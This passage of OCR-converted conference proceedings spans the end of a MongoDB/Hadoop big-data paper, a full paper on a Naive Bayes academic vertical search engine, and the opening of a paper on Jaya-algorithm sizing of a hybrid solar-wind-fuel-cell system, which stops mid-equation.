2018-09-11T11:41:40.178+0600 I CONTROL  [initandlisten]
2018-09-11T11:41:40.178+0600 I CONTROL  [initandlisten] ** WARNING: /sys/kernel/
mm/transparent_hugepage/enabled is 'always'.
2018-09-11T11:41:40.178+0600 I CONTROL  [initandlisten] **        We suggest set
ting it to 'never'
2018-09-11T11:41:40.178+0600 I CONTROL  [initandlisten]
2018-09-11T11:41:40.178+0600 I CONTROL  [initandlisten] ** WARNING: /sys/kernel/
mm/transparent_hugepage/defrag is 'always'.
2018-09-11T11:41:40.178+0600 I CONTROL  [initandlisten] **        We suggest set
ting it to 'never'
2018-09-11T11:41:40.178+0600 I CONTROL  [initandlisten]
2018-09-11T11:41:40.178+0600 I CONTROL  [initandlisten] ** WARNING: soft rlimits
 too low. rlimits set to 4096 processes, 64000 files. Number of processes should
 be at least 32000 : 0.5 times number of files.
2018-09-11T11:41:40.178+0600 I CONTROL  [initandlisten]
>
```

Figure 6: Creation of DB.


First you need to check which databases already exist in MongoDB, for this you need to type the command show dbs.



```
> show dbs
Journals    0.000GB
local       0.000GB
mongotest   0.000GB
newdb       0.000GB
report      0.001GB
test        0.001GB
>
```

Figure 7 – Checking created DB.


To create a new database, type the command use report, report the name of the new database. Data about the new database will appear only after we load any data into it.



```
> use articles
switched to db articles
> show dbs
Journals    0.000GB
articles    0.001GB
local       0.000GB
mongotest   0.000GB
newdb       0.000GB
report      0.001GB
test        0.001GB
>
```

Figure 8 – The name of the new DB.


Next, you need to upload our file to the MongoDB database, for this you need to use the mongofiles command.



```
[root@master Asel]# mongofiles -d "articles" put kleinberg2017.pdf
2018-10-06T12:25:36.634+0600    connected to: localhost
added file: kleinberg2017.pdf
[root@master Asel]#
[root@master Asel]# mongofiles -d "articles" list
2018-10-06T12:28:39.748+0600    connected to: localhost
kleinberg2017.pdf       1562884
[root@master Asel]#
```

Figure 9: The information about the loaded file.

To upload a file from MongoDB it is necessary to do the following.



```
[root@master Asel]# mongofiles -d "articles" list
2018-10-06T12:41:49.120+0600    connected to: localhost
kleinberg2017.pdf       1562884
[root@master Asel]# mongofiles -d "articles" get kleinberg2017.pd
2018-10-06T12:42:10.775+0600    connected to: localhost
finished writing to kleinberg2017.pdf
[root@master Asel]# ls
kleinberg2017.pdf
[root@master Asel]#
```

Figure 9: The process of uploading a file from MongoDB.

## IV. Conclusion and Future Work

The main part of the software used in this research work for working with BigData is open source. This allowed us to produce work with structured and unstructured data. Illustrations of this model incorporate MongoDB (by MongoDB, Inc.) and Hadoop (by Cloudera and others) [7].This research work is initial step in big project that deals with BigData technology tools and Data Mining algorithm allowing user to work, control and analyze huge amount of data. Next step in this project is to perform MapReduce applications that connects to DB, which we built both in MongoDB and Hive, after this step Data Mining algorithms used in MapReduce applications will be able to manipulate thru data stored in MongoDB and allow users to to receive appropriate data according to requests. Finally, authors plan to use all acquired skills and expertise in applying BigData technology in the medicine for helping doctors in their hard work.

## References

[1] Kambatla, K., Kollias, G., Kumar, V., Grama, A. (2014). *Trends in big data analytics*. Journal of Parallel and Distributed Computing, 74 (7), 2561-2573.

[2] *White Paper BIG DATA*, Version 1.2 – November 2016.

[3] Holzinger, A., Stocker, C., Ofner, B., Prohaska, G., Brabenetz, A., Hofmann-Wellenhof, R. (2013). *Combining HCI, Natural Language Processing, and Knowledge Discovery – Potential of IBM Content Analytics as an Assistive Technology in the Biomedical Field*. In Holzinger, Andreas; Pasi, Gabriella. Human-Computer Interaction and Knowledge Discovery in Complex, Unstructured, Big Data. Lecture Notes in Computer Science. Springer. Pp. 13–24.

[4] Hashem, I. A. T., Yaqoob, I., Anuar, N. B., Mokhtar, S., Gani, A., Khan, S. U. (2015). *The rise of "big data" on cloud computing*: Review and open research issues. Information Systems, 47, 98-115.

[5] *Harnessing the Big Data – Hadoop vs MongoDB*. Available: https://www.happiestminds.com/blogs/harnessing-the-big-data-hadoop-vs-mongodb/

[6] *Hortonworks*. Available: https://hortonworks.com/.

[7] *What Is Big Data?* Available: https://www.mongodb.com/big-data-explained

[8] Abbes, H., & Gargouri, F. (2016). *Big Data Integration: A MongoDB Database and Modular Ontologies based Approach*. Procedia Computer Science, 96, 446–455. Doi:10.1016/j.procs.2016.08.099.

[9] *MongoDB Makes It Easy*. Available: https://www.mongodb.com/use-cases/real-time-analytics

[10] *Apache Ambari*. Available: https://ambari.apache.org/

[11] *CentOS Documentation*. Available: https://www.centos.org/docs/

[12] *Python*. Available: https://www.python.org/

[13] *Java*. Available: https://java.com/ru/download/

[14] *Installing MongoDB in centos 7*. Available: https://www.8host.com/blog/ustanovka-mongodb-v-centos-7/

[15] *Install and protect MongoDB in ubuntu 16.04*. Available: https://www.8host.com/blog/ustanovka-i-zashhita-mongodb-v-ubuntu-16-04/

[16] *Online magazine for professional web designers and developers*. Available: http://www.coolwebmasters.com/databases/3778-webdev-with-mongodb-part

[17] *Mongodb manual*. Available: https://docs.mongodb.com/manual/tutorial/install-mongodb-on-red-hat/#configure-the-package-management-system-yum

# Vertical Search Engine for Academic Publications

A.S. YÜKSEL[1] and M.A. KARABIYIK[2]

[1] Suleyman Demirel University, Isparta/Turkey, asimyuksel@sdu.edu.tr
[2]Suleyman Demirel University, Isparta/Turkey, ma.karabiyik@gmail.com

*Abstract* – **With the advancing technology, the storage of large amounts of data has become possible. Unstructured nature of data makes it difficult to access. Many sectors demand access to specific information within their area. Thus, it has emerged the concept of vertical search engine.**

**In our study, a crawler was designed to filter reliable sites. The designed crawler only adds results related to academic publications to the database. Naive Bayes classifier algorithm was employed to identify the science branch of an academic publication by using its abstract. According to our experiments, the accuracy rate of developed vertical search engine was 70%. The application is designed in a way that it can self-learn so that the success rate can increase.**

*Keywords* – **Vertical Search Engine, Machine Learning, Naïve Bayes Classifier.**

## I. Introduction

In the last twenty years, it has become easier for the corporate and individual users to have their own space in internet. For this reason, the increase in the number of websites has brought the search engines to attention. Search engines are systems that return results by entering keywords. They keep specific information and addresses of websites on their database. These databases are expanded by tools called crawlers.

Homonym words and similar terms used in different fields adversely affect search results. Users cannot get the results they want in a standard keyword search. Standard search engines have become insufficient over time. Insufficient search engines and developed artificial intelligence technologies have led to new ideas on search engines. Vertical search engines are products of these ideas [1]. The main features of the vertical search engines are the semantic review of the key text entered and the result pages being restricted, giving the user more specific result. Therefore, they can be applied to many areas [2].

In this study, academic publications were determined as subjects of the vertical search engine. The search results are returned to users through examining the abstracts of the publications. Developed search engine is composed of two modules. In the first module, science branch of the academic publication is identified. The second module contains the crawler that will collect the results that are to be returned to the user.

In the first part of our study, the text classification was done by applying supervised learning method. Supervised learning is a structure with input and output values [3]. In our experiments, Naïve bayes classifier and SVM classifiers were compared. The best-performing classifier was integrated into the system. Comparisons were made by using timing and accuracy rate criteria.

In the second part of our study, developed crawler identifies reliable websites. Journal, book and conference data were collected through these reliable websites. There are 44492 publications in the database collected by the crawler.

## II. Related Works

Springer has developed a search engine to search through their own journals. It has approximately 2600 journals. Users can search using manuscript title, abstract or research field.  Abstract and research field criteria are mandatory parameters for searching [4].

In the search engine developed by Elsevier, natural language processing techniques were employed. A wordlist has been created according to scientific fields. Topic detection was made by comparing created wordlist with the input text. This technique was named as fingerprinting. Search can be done using manuscript abstract, title or research field. The search engine returns results from the journals in Elsevier [5].

Enago has developed an application that searches within the open access journals indexed by Direct Access Journals (DOAJ). Only manuscript abstract is used as the search parameter. The results are shown with the percentage values that is called confidence index [6].

Edanz has developed a search engine with different search options. Users can apply filters such as journal name, publisher name, workspace and abstract. Additionally, Filters such as open access, impact factor, SCI index and SCI-e index can be applied. Edanz search engine returns more results since their database does not store information limited to a specific field as it is in other search engines [7].

## III. Methodology

The application was developed as two modules. In the first module, text classification is done. The second module is designed as a crawler.

### A. Crawler

Crawler is one of the important structures of search engines. Crawler is a program that autonomously browses web pages one by one. It takes the meaningful content of web pages and saves them to the database. Crawler repeats this process continuously [8].

For our application, most important factors that affects the results are consistency and clarity of data. Therefore, the crawler scans the reliable websites instead of random websites. Selecting reliable websites as starting point provides two advantages for application. These are smaller search space and higher performance.

The crawler collects data from browsed websites. This process has low performance when it is developed with standard methods. Therefore, we applied parallel programing techniques for high performance.

Another problem is code mistakes in browsed websites. Code mistakes complicate accessing data. We designed the crawler in a way that it is not affected from this kind of mistakes.

The crawler collected 44492 journals, conferences, books from the Internet. The problem that aroused while the data was collected was that the crawler could not access information due to website time outs. Loss of information due to timeouts was around 20%. After updating the system with parallel programming techniques, the data loss was reduced to a small rate of 0.003%.

For the vertical search engine to function properly, the results must be based on certain constraints. In this study, the constraints are provided by the use of previously mentioned reliable sites. Reliable sites accommodate the largest databases for academic publications. The following websites were considered as reliable.

- http://www.scimagojr.com/
- http://www.scijournal.org/
- http://mjl.clarivate.com/

28000 scientific publications were collected from these websites. Approximately 17000 of these publications are labelled with citation index and approximately 11000 of these publications are labelled with their impact factor values.

### B. Text Classification

Machine learning methods were applied in the text classification process. The training set used in machine learning was designed in supervised manner. In the training set, the manuscript abstract is prepared as the input value and the scientific branch as the output value. Fourteen scientific branches were created as output values.

Abstracts were converted into vectors with bag of words (BoW) technique [9]. The classification was done by classifier algorithm on vectors. The best classifier algorithm was applied as a result of comparing Naïve Bayes classifier and Support Vector Machine (SVM) classifiers. Figure 1shows classification process.



BEGIN
ENTER ABSTRACT
TEXT TO VECTOR TRANSFORMATION
TRAINING SET
APPLICATION SUPPORT VECTOR MACHINE AND NAIVE BAYES CLASSIFIER
RESULT OF CLASSIFICATION
END

Figure 1: Classification process.

SVM, one of the machine learning algorithms, is a new algorithm based on statistical learning theory, which shows higher performance than traditional learning methods in solving classification problems such as pattern recognition and speech recognition [10].

The SVM algorithm draws lines to separate classes. These lines are called hyperplane. The purpose of these lines is to separate the classes from the boundary and to separate the classes from the boundary. If the test data to be classified is close to the line, it accepts the test data from that class.

Naive Bayes (NB) classifier algorithm is named after British mathematician Thomas Bayes. It is a statistical classifier and it can predict the possibility of belonging to a particular class. NB classifiers assume that the effect of a property value to a given class is independent of the values of other properties [11]. NB is a classifier algorithm that analyzes the relation between a set of values and other sets [12]. The formula for this method is shown in Equation 1.

$$P(A|B)=P(B|A)P(A)/P(B) \quad (1)$$

SVM and Naive Bayes classifier algorithms were compared by using time and accuracy metrics. The first comparison was performed over performance. Table 1 shows the accuracy comparison of SVM and SB for randomly choosen articles selected from Environmental Sciences.

Table 1: Accuracy results for Environmental Science.

| Real Branch | SVM | SB |
|---|---|---|
| *Environmental Science* | Environmental Science | Veterinary |
| | Environmental Science | Environmental Science |
| | Social Sciences | Environmental Science |
| | Environmental Science | Environmental Science |
| | Environmental Science | Environmental Science |
| | Economics, Econometrics and Finance | Economics, Econometrics and Finance |
| | Veterinary | Environmental Science |
| | Environmental Science | Environmental Science |
| | Veterinary | Veterinary |
| | Agricultural and Biological Sciences | Environmental Science |

In test process, tests have been performed with all science branches. The most complex results in terms of accuracy have been in environmental sciences. Therefore, the test were conducted for this science branch. Accuracy performance was almost equal in two classifiers. Table 2 shows the time and accuracy performances for randomly chosen articles by applying NB algorithm.

Table 2: Test results for NB.

| Result | Time (seconds) |
|---|---|
| Environmental Science | 4,631 |
| Environmental Science | 3,225 |
| Social Sciences | 3,447 |
| Environmental Science | 3,355 |
| Energy | 3,424 |
| Environmental Science | 3,309 |
| Veterinary | 3,299 |
| Environmental Science | 3,107 |
| Environmental Science | 3,341 |
| Environmental Science | 3,395 |
| **Success Rate: 70%** | **Average: 3,453** |

In both NB and SVM classifier algorithms, 10 abstracts were used in the tests. Table 3 shows the time and accuracy performances for SVM.


Table 3: Test results for SVM.

| Result | Time (seconds) |
|---|---|
| Environmental Science | 4,504 |
| Environmental Science | 4,472 |
| Social Sciences | 4,316 |
| Environmental Science | 4,307 |
| Environmental Science | 4,379 |
| Environmental Science | 4,228 |
| Social Sciences | 4,468 |
| Environmental Science | 5,354 |
| Environmental Science | 5,25 |
| Agricultural and Biological Sciences | 5,364 |
| **Success Rate: %70** | **Average: 4,664** |

It was observed that the number of data in the training set increased the accuracy performance. Therefore, the application allows users to add more data to the training set resulting the training set to be regularly updated. The computer that was used in experiments had Core i5 2.53 Ghz quad core processor, 4096 MB ram (1333 Mhz) and 250 GB SSD (540MB/s write, 520 MB/s read) hard drive. 70% success was achieved in the test with 140 text summaries. The time performance is about 3 seconds.

### *C. Application*


A prototype is designed for this study. The main page is shown in Figure 2.



With the advancing technology, the storage of large amounts of data has become possible. Unstructured nature of data makes it difficult to access. Many sectors demand access to specific information within their area. Thus, it has emerged the concept of vertical search engine.
In our study, a crawler was designed to filter reliable sites. The designed crawler only adds results related to academic publications to the database. Naive Bayes classifier algorithm was employed to identify the science branch of an academic publication by using its abstract. According to our experiments, the accuracy rate of developed vertical search engine was 70%. The application is designed in a way that it can self-learn so

Figure 2: Main page of application.

In the main screen, there is a text box where a user can write manuscript abstract. This text box retrieves the text data to be translated into the feature vector. A search button for filterless search and an advanced search button for filtered search are presented to the users. Furthermore, classification results are shown to the user. Figure 3 shows the search page with advanced search button clicked.




With the advancing technology, the storage of large amounts of data has become possible. Unstructured nature of data makes it difficult to access. Many sectors demand access to specific information within their area. Thus, it has emerged the concept of vertical search engine.
In our study, a crawler was designed to filter reliable sites. The designed crawler only adds results related to academic publications to the database. Naive Bayes classifier algorithm was employed to identify the science branch of an academic publication by using its abstract. According to our experiments, the accuracy rate of developed vertical search engine was 70%. The application is designed in a way that it can self-learn so

Select Citation Index: Tüm İndexler ▾
Select Publication Type: Tüm Yayınlar ▾
Select Country or Region: Tüm Ülke ve Bölgeler ▾
Enter Min Impact Factor:
Enter Min H Index:
Enter Min SJR:

Figure 3: Search page with advanced options.

By clicking on advanced search button, six different filters appear. These are citation index, publication type, country and region, impact factor, H index and SJR point. The results are presented as in Figure 4.



RESULTS

Periodontology 2000

ISSN Number: 0906-6713 Citation Index: SCI,SCIE, Country or Region: 127
Impact Factor: 4.072 SJR: 2.567 H Index: 95 Publication Type: journal

Journal of Clinical Periodontology

ISSN Number: 0303-6979 Citation Index: SCI,SCIE, Country or Region: 127
Impact Factor: 3.477 SJR: 2.380 H Index: 120 Publication Type: journal

Clinical Oral Implants Research

ISSN Number: 0905-7161 Citation Index: Country or Region: 127
Impact Factor: 3.624 SJR: 2.260 H Index: 130 Publication Type: journal

Dental Materials


ISSN Number: 0109-5641 Citation Index: SCI,SCIE, Country or Region: 87
Impact Factor: 4.07 SJR: 2.149 H Index: 114 Publication Type: journal

Journal of Dental Research

ISSN Number: 0022-0345 Citation Index: SCI,SCIE, Country or Region: 128
Impact Factor: 4.755 SJR: 2.003 H Index: 146 Publication Type: journal

Figure 4: The results page.

Results are shown in result screen from sorted from the largest to the smallesst according to the impact factor. The publications in results are given with ISSN numbers for easy access. Figure 5 shows the analysis result page.



○ Environmental Science: 0,0935235611570603

○ Materials Science: 0,0306036422848015

○ Mathematics: 0,0497230763474049

○ Medicine: 0,0313340312703893

○ Physics and Astronomy: 0,0187921634278323

○ Psychology: 0,0625577368941398

○ Social Sciences: 0,0298135212813688

○ Veterinary: 0,0261709684780244

○ Dentistry: 0,340455243668584

Figure 5: Analysis result page.

The proportional distribution of the results of the abstract entered in the analysis results screen is also presented. Users can update the result if they think the search result is not accurate.

## IV. Conclusions

In this study, a vertical search engine has been developed for academic publications. The academic publications were collected from reliable websites via developed crawler. In the text classification process based on machine learning, Naïve Bayes classifier algorithm was employed. 70% classification accuracy rate was achieved. Self-learning feature of the system allows users to train the system for more accurate results.

## References

[1] C. D. Manning, P. Raghavan, and H. Schütze, *An Introduction to Information Retrieval*, no. c. England: Cambridge University Press, 2009.

[2] C. Razbonyalı, "Research on Vertical Search Engines and Devoloping an Application on Vertical Search Engine," Trakya University, 2011.

[3] S. Kulkarni and M. Mushrif, "Notice of Violation of IEEE Publication Principles Comparative Study among Different Neural Net Learning Algorithms Applied to Rainfall Predication," *2014 Int. Conf. Electron. Syst. Signal Process. Comput. Technol.*, no. April 2008, pp. 209–216, 2014.

[4] Springer, "No Title," 2004. [Online]. Available: https://journalsuggester.springer.com/. [Accessed: 25-Oct-2017].

[5] Elsevier, "No Title," 2012. [Online]. Available: https://journalfinder.elsevier.com. [Accessed: 25-Oct-2017].

[6] Enago, "No Title," 2005. [Online]. Available: https://www.enago.com/academy/journalfinder/. [Accessed: 27-Apr-2018].

[7] Edanz, "No Title," 2000. [Online]. Available: https://www.edanzediting.com/journal-selector. [Accessed: 27-Apr-2018].

[8] X. Ma, ChaoSong, MeinaXu, KeZhang, "Web Service discovery research and implementation based on semantic search engine," *2010 IEEE 2nd Symp. Web Soc.*, pp. 672–677, 2010.

[9] L. Tian and S. Wang, "Improved Bag-of-Words Model for Person Re-identification," vol. 23, no. 2, pp. 145–156, 2018.

[10] L. Oneto *et al.*, "Dynamic delay predictions for large-scale railway networks: Deep and shallow extreme learning machines tuned via thresholdout," *IEEE Trans. Syst. Man, Cybern. Syst.*, vol. 47, no. 10, pp. 2754–2767, 2017.

[11] E. S. İ. N and Y. K. Çelİ, "Veri Madencili ğ inde Kay ı p Veriler İç in Kullan ı lan Y ö ntemlerin Kar şı la ş t ırı lma sı."

[12] H. H. M. A. A.-R. Al-Hudairy and U. of Louisville, "Data mining and decision making support in the governmental sector," Lousville University, 2004.

# Optimum unit sizing of a stand-alone hybrid PV-WT-FC system using Jaya algorithm

Asif Khan[1], Nadeem Javaid[1,*], and Asma Rafique[2]
[1]COMSATS University Islamabad, Islamabad 44000, Pakistan
[2]Department of Computer Engineering, School of Sciences, Karabuk University, Turkey
Email: Asif Khan (akbarech@gmail.com), Asma Rafique (asmamscs@gmail.com)
*Correspondence: nadeemjavaidqau@gmail.com, www.njavaid.com

***Abstract*—In this paper, Jaya algorithm is used for finding an optimal unit sizing of renewable energy resources (RERs) components, including photovoltaic (PV) panels, wind turbines (WTs) and fuel cell (FC) with an objective to reduce the consumer total annual cost in a stand-alone system. The system reliability is considered using the maximum allowable loss of power supply probability ($LPSP^{max}$) provided by the consumer. The methodology is applied to real solar irradiation and wind speed data taken for Hawksbay, Pakistan. The results achieved show that when $LPSP^{max}$ values are set to 0% and 2%, the PV-FC is the most cost-effective system as compared to PV-WT-FC and WT-FC systems.**

***Index Terms*—Stand-alone system, unit sizing, renewable energy sources, energy storage system, Jaya algorithm.**

## I. Introduction

Traditional energy generation is widely dependent on the use of fossil-fuel resources such as oil, coal, and natural gas. These resources are exhausted and depleted with consumption [1]. Further, the usage of these sources has caused problems like environmental pollution and global warming. The present-day demands new ways of creating energy sources that are more environment-friendly, clean, sustainable and inexhaustible by nature. Renewable energy resources (RERs) are widely used to generate electricity from solar, wind, geothermal, hydropower and other sources that are naturally replenished and also have great potential to produce energy [2]. Among the other RERs, photovoltaic (PV) panels and wind turbines (WTs) are the most dominant and encouraging technologies that are used to meet the consumer's load demand [3].

The RERs can be implemented using two ways: grid-connected (GC) or stand-alone (SA) modes. In GC mode, the RERs inject the produced electricity to a power utility network while in the SA mode, it directly powers up the consumer's electrical demands [4]. The SA system causes reliability concerns due to the non-availability of electricity backup from a utility network. Further, the intermittent nature of solar energy and wind systems cause a non-linear and unpredictable RERs output power. Thus, using a single renewable energy system (RES) in SA environment results in energy variations. This effect causes an energy mismatch situation where the consumer's load requirements are not met by the generation capacity. In order to overcome the reliability and aforesaid challenge, hybrid RES (HRES) along with an energy storage system (ESS), including the fuel cell (FC) and batteries are used to meet the consumer's load demand [5]. The complementary features of wind and solar energies are combined in HRES with the backup of ESS which further makes it more sustainable and reliable as compared to single RES [6].

The major issue in HRES is the optimum unit sizing of individual components comprising of PVs, WTs, and batteries. The proper combination of HRES is required for the strategic decisions, including feasibility study or an initial capital investment cost calculation. A methodology used to determine the right and accurate sizing of HRES components by maintaining the system reliability at minimum system cost is referred as unit sizing [7]. Oversizing of system components may overcome the reliability problem; however, it also results in an increased system cost. On the other side, undersizing of system components can lead to the loss of supply (LOS) problem, where generation is less than the consumer's load requirement. Therefore, an optimum unit sizing of HRES is essential for the determination of the exact number of system components that leads to system reliability at reduced cost [8].

Meta-heuristic approaches are widely used in the literature for unit sizing [9]-[12]. In [9], the authors used firefly algorithm to determine the optimal and right-sizing of the SA PV system and its components. In [10], harmony search (HS) optimization technique is proposed for an off-grid hybrid solution consisting of PVs and biomass power generators. Agricultural wells located in Bardsir, Iran are targeted with an objective function that reveals minimization of the system total net percent cost (TNPC) while also considering the reliability factor. The comparison of results with particle swarm optimization (PSO) and genetic algorithm (GA) optimization schemes depict that HS performed better in terms of reducing TNPC. In [11], Maleki and Pourfayaz investigated optimal unit sizing of HRES, including PV, WT, and batteries. The authors analyzed and compared evolutionary algorithms, including simulated annealing, PSO and tabu search (TS) along with artificial bee swarm optimization (ABSO). The results show that ABSO performed better among other meta-heuristic algorithms with reduced cost for unit sizing of HRES. In [12], the authors used an improved ant colony optimization (ACO) scheme for the unit sizing of HRES consisting of PV, WT, batteries, and FC. Ahmed *et al.* used PV and ESS to minimize the consumer's cost in GC mode [13]. The performance of the proposed hybrid scheme (HGPO) was better than the other proposed algorithms: binary PSO (BPSO), GA, wind-driven, and binary foraging optimizations. The results showed that HGPO reduced cost by 40.05% and the peak-to-average ratio (PAR) by 41.07% as compared to non-scheduled load scenario. In [14], the authors used priority-induced demand side management strategy to shift the appliance peak load and also reduce consumer's cost. An evolutionary accretive comfort algorithm (EACA) based on GA is used for efficient energy management [15].

All the above proposed meta-heuristic algorithms require algorithmic-specific parameters for their functioning. For instance, HS scheme uses harmony memory, pitch adjustment and consideration rate along with a number of improvisations. GA requires crossover and mutation probabilities with a selection operator. PSO needs cognitive and social parameters in addition to the inertia weight. ABSO uses a number of scouts, employed, and onlooker bees with a limit specifier. The ACO and other algorithms also require performance tuning of these algorithmic-specific parameters, otherwise, may halt in local optimum solutions or yield at an increased computational time. Therefore, the meta-heuristic algorithms that do not depend on any algorithmic-specific parameters for their execution and functioning have recently achieved a wide acceptance among the research community [16]. Jaya is new algorithm developed by Rao to solve both constrained as well as unconstrained optimization problems [17]. The functioning of the algorithm is dependent only on common control parameters. The advantage of Jaya lies in its simplicity because it does not need any algorithmic-specific control parameters for its functioning.

Pakistan is one of the South Asian countries which is situated at a latitude of $23.45°N - 36.75°N$ and longitude of $61°E - 75.5°E$. Pakistan is geographically located in an area where solar irradiation is immense, i.e., $5 - 5.5kWh/m^2/day$ in Punjab and $7 - 7.5kWh/m^2/day$ in Baluchistan, respectively. Further, it has great potential of $346GW$ of wind power production, approximately [18]. Alternative energy development board (AEDB) is established in Pakistan with an aim to support, facilitate and encourage the implementation of RERs in the country. With the support of the World Bank, AEDB is carrying out an assessment and mapping activities in major areas of the country. In this paper, by considering these RERs potentials, a recently proposed algorithm Jaya is implemented to find an optimum unit sizing of HRES using real wind speed and solar irradiance data for Hawksbay, Pakistan. The unit sizing problem is considered with environmental concerns to have a green electricity generation and ESS.

The rest of the paper is organized as follows. In Section II, system model, objective function, and LPSP constraint are presented. The Jaya algorithm is elaborated and presented in Section III. Section IV depicts simulation results. Finally in Section V, conclusion along with future work are stated.

## II. System model and objective function

The system model for the proposed HRES is represented in Fig. 1. In the proposed system configuration, wind power and PV generations are used as a primary energy resource. In order to ensure the system reliability, a combination comprising of FC, electrolyzer, and hydrogen tanks are utilized for storage. The proposed power generation and storage can be considered as complete "green" system because the RERs and ESS chosen are all environment-friendly. In case, where an excess amount of PV-WT energy is available, the electrolyzer starts producing hydrogens which are stored in the hydrogen fuel tanks (HFT). In another situation, where the energy produced by the RERs is less, the FC is utilized to produce energy to meet the load demand. As shown in Fig. 1, a hybrid (AC-DC) bus structure is used and energy conversions are performed by inverter and converter devices installed between them. To keep the model simple, it is assumed that relevant converters, i.e., AC-DC, DC-DC, etc. are installed with the respective component.

The objective required in this paper is to find an optimal combination of HRES to achieve a minimum value of total annual cost (TAC) expressed as ($\zeta^{tot}$). The $\zeta^{tot}$ is obtained by combining two different costs. The first is the annual capital cost ($\zeta^c$) that occurs at the beginning of a project. The second cost comprises of annual maintenance cost ($\zeta^m$) that occurs during the project's life. Thus, minimization of $\zeta^{tot}$ is given by the following formula:

$$Minimize \quad \zeta^{tot} = \zeta^c + \zeta^m. \tag{1}$$

In SA HRES, reliability is an important factor. Therefore, the concept of $LPSP$ is regarded and implemented in this paper to have a reliable HRES. It is defined by a number between 0 and 1. A 0 value assigned to the LPSP shows that the HRES is very reliable and the consumer's load will be always fulfilled by energy generation. On the other hand, a value of 1 $LPSP$ means that the consumer's load is never fulfilled or satisfied. The $LPSP$ for one year ($T = 8760h$) can be expressed as:

$$LPSP \quad = \frac{\sum_{t=1}^{8760}\left(\xi^{ld}(t) - \xi^{gen}(t)\right)}{\sum_{t=1}^{8760}\xi^{ld}(t)}, \tag{2}$$

